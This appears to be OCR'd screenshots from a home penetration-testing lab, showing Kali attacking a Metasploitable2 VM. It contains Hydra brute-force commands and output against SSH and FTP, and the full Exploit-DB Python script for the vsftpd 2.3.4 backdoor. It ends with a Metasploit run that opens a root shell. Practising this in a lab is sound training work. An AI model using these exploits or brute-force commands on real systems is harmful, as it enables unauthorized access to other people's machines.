[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "nookie" - 2182 of 1000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "mary" - 2183 of 1000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "lucky7" - 2184 of 1000000 [child 2] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
(kali㉿kali)-[~]
$ hydra -l test_user -p testpass -u 192.168.1.100 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-24 00:48:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.100:22/
[22][ssh] host: 192.168.1.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-24 00:48:37


Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
BLIND MSQ...
root@kali: ~
File Actions Edit View Help
GNU nano 7.2 /etc/vsftpd.conf *
# the user does not have write access to the top level directory within the
# chroot)
chroot_local_user=YES
user_sub_token=$USER
local_root=/home/$USER/ftp
pasv_min_port=40000
pasv_max_port=50000
userlist_enable=YES
userlist_file=/etc/vsftpd.userlist
userlist_deny=NO
#chroot_list_enable=YES
(default follows)
#chroot_list_file=/etc/vsftpd.chroot_list
#
You may activate the "-R" option to the builtin ls. This is disabled by
default to avoid remote users being able to cause excessive I/O on large
sites. However, some broken FTP clients such as "ncftp" and "mirror" ass>
the presence of the "-R" option, so there is a strong case for enabling >
#ls_recurse_enable=YES
#
Customization
#
Some of vsftpd's settings don't fit the filesystem layout by
default.
#
# This option should be the name of a directory which is empty. Also, the
# directory should not be writable by the ftp user. This directory is used
# as a secure chroot() jail at times vsftpd does not require filesystem
# access.
secure_chroot_dir=/var/run/vsftpd/empty
#
# This string is the name of the PAM service vsftpd will use.
pam_service_name=vsftpd
#
# This option specifies the location of the RSA certificate to use for SSL
# encrypted connections.
rsa_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
rsa_private_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
ssl_enable=NO
#
Uncomment this to indicate that vsftpd use a utf8 filesystem.
#utf8_filesystem=YES


Clone di kali linux 1 [Running]
1 2 3 4
1:04
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
BLIND MSQ...
root@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo service vsftpd start
(kali㉿kali)-[~]
$ sudo nano /etc/vsftpd.conf
(kali㉿kali)-[~]
$ service vsftpd restart
(kali㉿kali)-[~]
$ sudo -i
(root㉿kali)-[~]
ufw status
Command 'ufw' not found, but can be installed with:
apt install ufw
(root㉿kali)-[~]
adduser pippo
info: Adding user `pippo' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `pippo' (1002) ...
info: Adding new user `pippo' (1002) with group `pippo (1002)' ...
info: Creating home directory `/home/pippo' ...
info: Copying files from `/etc/skel' ...
New password:
12345678
Retype new password:
passwd: password updated successfully
Changing the user information for pippo
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] y
info: Adding new user `pippo' to supplemental / extra groups `users' ...
info: Adding user `pippo' to group `users' ...
(root㉿kali)-[~]
#


Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
BLIND MSQ...
kali@kali: ~
File Actions Edit View Help
/usr/share/seclists/Passwords/xato-net-10-million-passwords-10.txt *
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
msfadmin
[Read 10 lines]
^G Help
^X Exit
^O Write Out
^R Read File
^W Where Is
^\ Replace
^K Cut
^U Paste
^T Execute
^J Justify


Trash
File System
Home
putty.exe
root@kali: ~
File Actions Edit View Help
┌──(root㉿kali)-[~]
└─# hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt -t4 -V ftp://192.168.1.100
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-24 01:24:37
[DATA] max 4 tasks per 1 server, overall 4 tasks, 43048882131570 login tries (l:8295455/p:5189454), ~10762220532893 tries per task
[DATA] attacking ftp://192.168.1.100:21/
[ATTEMPT] target 192.168.1.100 - login "info" - pass "123456" - 1 of 43048882131570 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "password" - 2 of 4304
[ATTEMPT] target 192.168.1.100 - login "info" - pass "12345678" - 3 of 4304
[ATTEMPT] target 192.168.1.100 - login "info" - pass "qwerty" - 4 of 43048882131570 [child 3] (0/0)

EXPLOIT DATABASE

vsftpd 2.3.4 - Backdoor Command Execution

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49757	2011-2523	HERCULESRD	REMOTE	UNIX	2021-04-12

EDB Verified: ✓ | Exploit: / {} | Vulnerable App:

```
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('   [+]Exiting...')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:)"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPd 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
tn2.interact()
```

CVEdetails.com
powered by SecurityScorecard

Vulnerabilities
- By Date
- By Type
- Known Exploited
- Assigners
- CVSS Scores
- EPSS Scores
- Search

Vulnerable Software
- Vendors
- Products
- Version Search

Vulnerability Intel.
- Newsfeed
- Open Source Vulns
- Emerging CVEs
- Feeds
- Exploits
- Advisories
- Code Repositories
- Code Changes

Attack Surface
- My Attack Surface
- Digital Footprint
- Discovered Products
- Detected Vulns
- IP Search

Other

Vsftpd Project » Vsftpd » 2.3.4 : Security Vulnerabilities, CVEs

cpe:2.3:a:vsftpd_project:vsftpd:2.3.4:*:*:*:*:*:*:*

Published in: 2024 January February March April May

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 In CISA KEV Catalog

Sort Results By : Publish Date Update Date CVE Number CVE Number CVSS Score EPSS Score

Copy

CVE-2021-3618

ALPACA is an application layer protocol content confusion attack, exploiting TLS servers implementing different protocols but using compatible certificates, such as multi-domain or wildcard certificates. A MiTM attacker having access to victim's traffic at the TCP/IP layer can redirect traffic from one subdomain to another, resulting in a valid TLS session. This breaks the authentication of TLS and cross-protocol attacks may be possible where the behavior of one protocol service may compromise the other at the application layer.

Source: Red Hat, Inc.

Max CVSS	7.4
EPSS Score	0.11%
Published	2022-03-23
Updated	2023-02-09


CVE-2011-2523


vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

Source: Red Hat, Inc.

Max CVSS	10.0
EPSS Score	85.86%
Published	2019-11-27
Updated	2021-04-12

2 vulnerabilities found


metasploitable2
Spenta
window7
Spenta
mint
Spenta
pfsense
Spenta
kali linux 1
In esecuzione
win7
Generale
Nome:
Sistema operativo
Sistema
Memoria di base:
Ordine di avvio:
Accelerazione:
Schermo
Memoria video:
Fattore di scala:
Scheda grafica:
Server di desktop
Registrazione:
Archiviazione
Controller: IDE
auxiliary
dos
ftp
vsftpd_232
exploit
unix
ftp
vsftpd_234_backdoor
vsf
192.168.1.103
192.168.1.104
192.168.1.105
192.168.1.100
192.168.1.101
Clone di metasploitable2 [Running]
TX packets:109 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:22769 (22.2 KB) TX bytes:22769 (22.2 KB)
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:90:b1:3c
inet addr:192.168.1.101 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe90:b13c/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:5038 (4.9 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:125 errors:0 dropped:0 overruns:0 frame:0
TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:29319 (28.6 KB) TX bytes:29319 (28.6 KB)
msfadmin@metasploitable:~$
Left ⌘
Console X
nmap X
[*] Nmap: Not shown: 82 closed tcp ports (reset)
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 21/tcp open ftp vsftpd 2.3.4
[*] Nmap: 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp open telnet Linux telnetd
[*] Nmap: 25/tcp open smtp Postfix smtpd
[*] Nmap: 53/tcp open domain ISC BIND 9.4.2
[*] Nmap: 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp open rpcbind
[*] Nmap: 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 513/tcp open login?
[*] Nmap: 514/tcp open shell Netkit rshd
[*] Nmap: 2049/tcp open rpcbind
[*] Nmap: 2121/tcp open ftp ProFTPD 1.3.1
[*] Nmap: 3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open vnc VNC (protocol 3.3)
[*] Nmap: 6000/tcp open X11 (access denied)
[*] Nmap: 8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
[*] Nmap: MAC Address: 08:00:27:90:B1:3C (Oracle VirtualBox virtual NIC)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
msf6 >


metasploitable2
Spenta
window7
Spenta
mint
Spenta
pfsense
Spenta
kali linux 1
In esecuzione
win7
Generale
Nome:
Sistema operativo
Sistema
Memoria di base:
Ordine di avvio:
Accelerazione:
Schermo
Memoria video:
Fattore di scala:
Scheda grafica:
Server di desktop
Registrazione:
Archiviazione
Controller: IDE
auxiliary
dos
ftp
vsftpd_232
exploit
unix
ftp
vsftpd_234_backdoor
vsf
192.168.1.103
192.168.1.104
192.168.1.105
192.168.1.100
192.168.1.101
Clone di metasploitable2 [Running]
TX packets:109 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:22769 (22.2 KB) TX bytes:22769 (22.2 KB)
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:90:b1:3c
inet addr:192.168.1.101 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe90:b13c/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:5038 (4.9 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:125 errors:0 dropped:0 overruns:0 frame:0
TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:29319 (28.6 KB) TX bytes:29319 (28.6 KB)
msfadmin@metasploitable:~$ _
Left ⌘
Console X
nmap X
exploit X
EnableContextEncoding => false
[!] Unknown datastore option: LPORT. Did you mean RPORT?
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LPORT 26595
LPORT => 26595
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set VERBOSE false
VERBOSE => false
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set SSLVerifyMode PEER
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set DisablePayloadHandler false
DisablePayloadHandler => false
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set TCP::max_send_size 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] 192.168.1.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.101:21 - USER: 331 Please specify the password.
[+] 192.168.1.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:37291 -> 192.168.1.101:6200) at 2024-05-24 17:58:08 +0200
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >